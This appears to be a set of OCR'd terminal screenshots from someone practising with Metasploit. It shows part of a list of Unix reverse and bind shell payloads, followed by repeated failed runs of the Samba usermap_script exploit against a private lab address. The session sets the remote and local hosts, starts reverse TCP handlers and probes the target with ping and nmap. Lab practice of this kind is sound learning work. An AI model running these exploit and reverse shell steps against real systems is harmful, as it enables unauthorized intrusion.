   15  payload/cmd/unix/bind_socat_udp             .                normal  No     Unix Command Shell, Bind UDP (via socat)
   16  payload/cmd/unix/bind_zsh                   .                normal  No     Unix Command Shell, Bind TCP (via Zsh)
   17  payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   18  payload/cmd/unix/php/bind_php               .                normal  No     PHP Exec, PHP Command Shell, Bind TCP (vi
a PHP)
   19  payload/cmd/unix/php/bind_php_ipv6          .                normal  No     PHP Exec, PHP Command Shell, Bind TCP (vi
a php) IPv6
   20  payload/cmd/unix/php/reverse_php            .                normal  No     PHP Exec, PHP Command Shell, Reverse TCP
```




```
at -e)
   32  payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SS
L (openssl)
   33  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl
)
   34  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via
perl)
   35  payload/cmd/unix/reverse_php_ssl            .                normal  No     Unix Command Shell, Reverse TCP SSL (via
php)
   36  payload/cmd/unix/reverse_python             .                normal  No     Unix Command Shell, Reverse TCP (via Pyth
on)
   37  payload/cmd/unix/reverse_python_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via
python)
   38  payload/cmd/unix/reverse_r                  .                normal  No     Unix Command Shell, Reverse TCP (via R)
   39  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby
)
   40  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via
Ruby)
   41  payload/cmd/unix/reverse_socat_sctp         .                normal  No     Unix Command Shell, Reverse SCTP (via soc
at)
   42  payload/cmd/unix/reverse_socat_tcp          .                normal  No     Unix Command Shell, Reverse TCP (via soca
t)
   43  payload/cmd/unix/reverse_socat_udp          .                normal  No     Unix Command Shell, Reverse UDP (via soca
t)
   44  payload/cmd/unix/reverse_ssh                .                normal  No     Unix Command Shell, Reverse TCP SSH
   45  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SS
L (telnet)
   46  payload/cmd/unix/reverse_tclsh              .                normal  No     Unix Command Shell, Reverse TCP (via Tcls
h)
   47  payload/cmd/unix/reverse_zsh                .                normal  No     Unix Command Shell, Reverse TCP (via Zsh)
```




```
msf exploit(multi/samba/usermap_script) > exploit
[-] 192.168.1.102:139 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(multi/samba/usermap_script) > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet 10.255.255.254/32 brd 10.255.255.254 scope global lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq qlen 1000
    link/ether 00:15:5d:0e:80:91 brd ff:ff:ff:ff:ff:ff
    inet 172.28.157.92/20 brd 172.28.159.255 scope global eth0
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
    link/ether ba:bb:96:4c:9a:8c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
12: br-b7ae9cc665af: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
    link/ether d6:0c:6a:83:b6:45 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-b7ae9cc665af
       valid_lft forever preferred_lft forever
17: veth5347fe3@eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-b7ae9cc665af
    link/ether 42:74:4e:56:62:57 brd ff:ff:ff:ff:ff:ff
18: veth215ffcf@eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-b7ae9cc665af
    link/ether c6:f8:d7:2c:fd:df brd ff:ff:ff:ff:ff:ff
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.x.x
LHOST => 192.168.x.x
msf exploit(multi/samba/usermap_script) > exploit
```




```
msf exploit(multi/samba/usermap_script) > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet 10.255.255.254/32 brd 10.255.255.254 scope global lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq qlen 1000
    link/ether 00:15:5d:0e:80:91 brd ff:ff:ff:ff:ff:ff
    inet 172.28.157.92/20 brd 172.28.159.255 scope global eth0
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
    link/ether ba:bb:96:4c:9a:8c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
12: br-b7ae9cc665af: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
    link/ether d6:0c:6a:83:b6:45 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-b7ae9cc665af
       valid_lft forever preferred_lft forever
17: veth5347fe3@eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-b7ae9cc665af
    link/ether 42:74:4e:56:62:57 brd ff:ff:ff:ff:ff:ff
18: veth215ffcf@eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-b7ae9cc665af
    link/ether c6:f8:d7:2c:fd:df brd ff:ff:ff:ff:ff:ff
msf exploit(multi/samba/usermap_script) > inet 192.168.1.50/24
[-] Unknown command: inet. Run the help command for more details.
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf exploit(multi/samba/usermap_script) > exploit
[-] Handler failed to bind to 192.168.1.50:4444:-  -
```




```
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf exploit(multi/samba/usermap_script) > exploit
[-] Handler failed to bind to 192.168.1.50:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[-] 192.168.1.102:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.102:139) timed o
ut.
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > ping 192.168.1.102
[*] exec: ping 192.168.1.102

PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
^C
--- 192.168.1.102 ping statistics ---
119 packets transmitted, 0 received, 100% packet loss, time 118195ms

Interrupt: use the 'exit' command to quit
msf exploit(multi/samba/usermap_script) > nmap -p 139,445 192.168.1.102
[*] exec: nmap -p 139,445 192.168.1.102

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-30 11:29 UTC
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > exploit
[-] Handler failed to bind to 192.168.1.50:5555:-  -
[*] Started reverse TCP handler on 0.0.0.0:5555
[-] 192.168.1.102:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.102:139) timed o
ut.
[*] Exploit completed, but no session was created.
```



```
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > ping 192.168.1.102
[*] exec: ping 192.168.1.102

PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
^C
--- 192.168.1.102 ping statistics ---
119 packets transmitted, 0 received, 100% packet loss, time 118195ms

Interrupt: use the 'exit' command to quit
msf exploit(multi/samba/usermap_script) > nmap -p 139,445 192.168.1.102
[*] exec: nmap -p 139,445 192.168.1.102

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-30 11:29 UTC
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > exploit
[-] Handler failed to bind to 192.168.1.50:5555:-  -
[*] Started reverse TCP handler on 0.0.0.0:5555
[-] 192.168.1.102:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.102:139) timed o
ut.
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > exit
sai@SAI:~$ set RHOSTS <correct_target_IP>
-bash: syntax error near unexpected token `newline'
sai@SAI:~$ set RHOSTS <correct_target_IP>
-bash: syntax error near unexpected token `newline'
sai@SAI:~$ msfconsole
^C
```



```
┌──(nani㉿SAI)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0


       .:okOOOkdc'           'cdkOOOko:.
     .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
    :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
   'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
   oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
   dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
   lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
   .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
    cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
     oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
      lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
       ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
        .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
          ,kOl'M.OOOOOOOOOOOOO.M'dOk,
            :kk;.OOOOOOOOOOOOO.;Ok:
              ;kOOOOOOOOOOOOOOOk:
                ,xOOOOOOOOOOOx,
                  .lOOOOOOOl.
                     ,dOd,
                       .

       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads    ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
```



```
                     ,dOd,
                       .

       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads    ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.x.x     # Replace with your target IP
RHOSTS => 192.168.x.x # Replace with your target IP
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.y.y      # Replace with your local IP
LHOST => 192.168.y.y # Replace with your local IP
msf exploit(multi/samba/usermap_script) > exploit
^C[-] exploit: Interrupted
msf exploit(multi/samba/usermap_script) > exit
```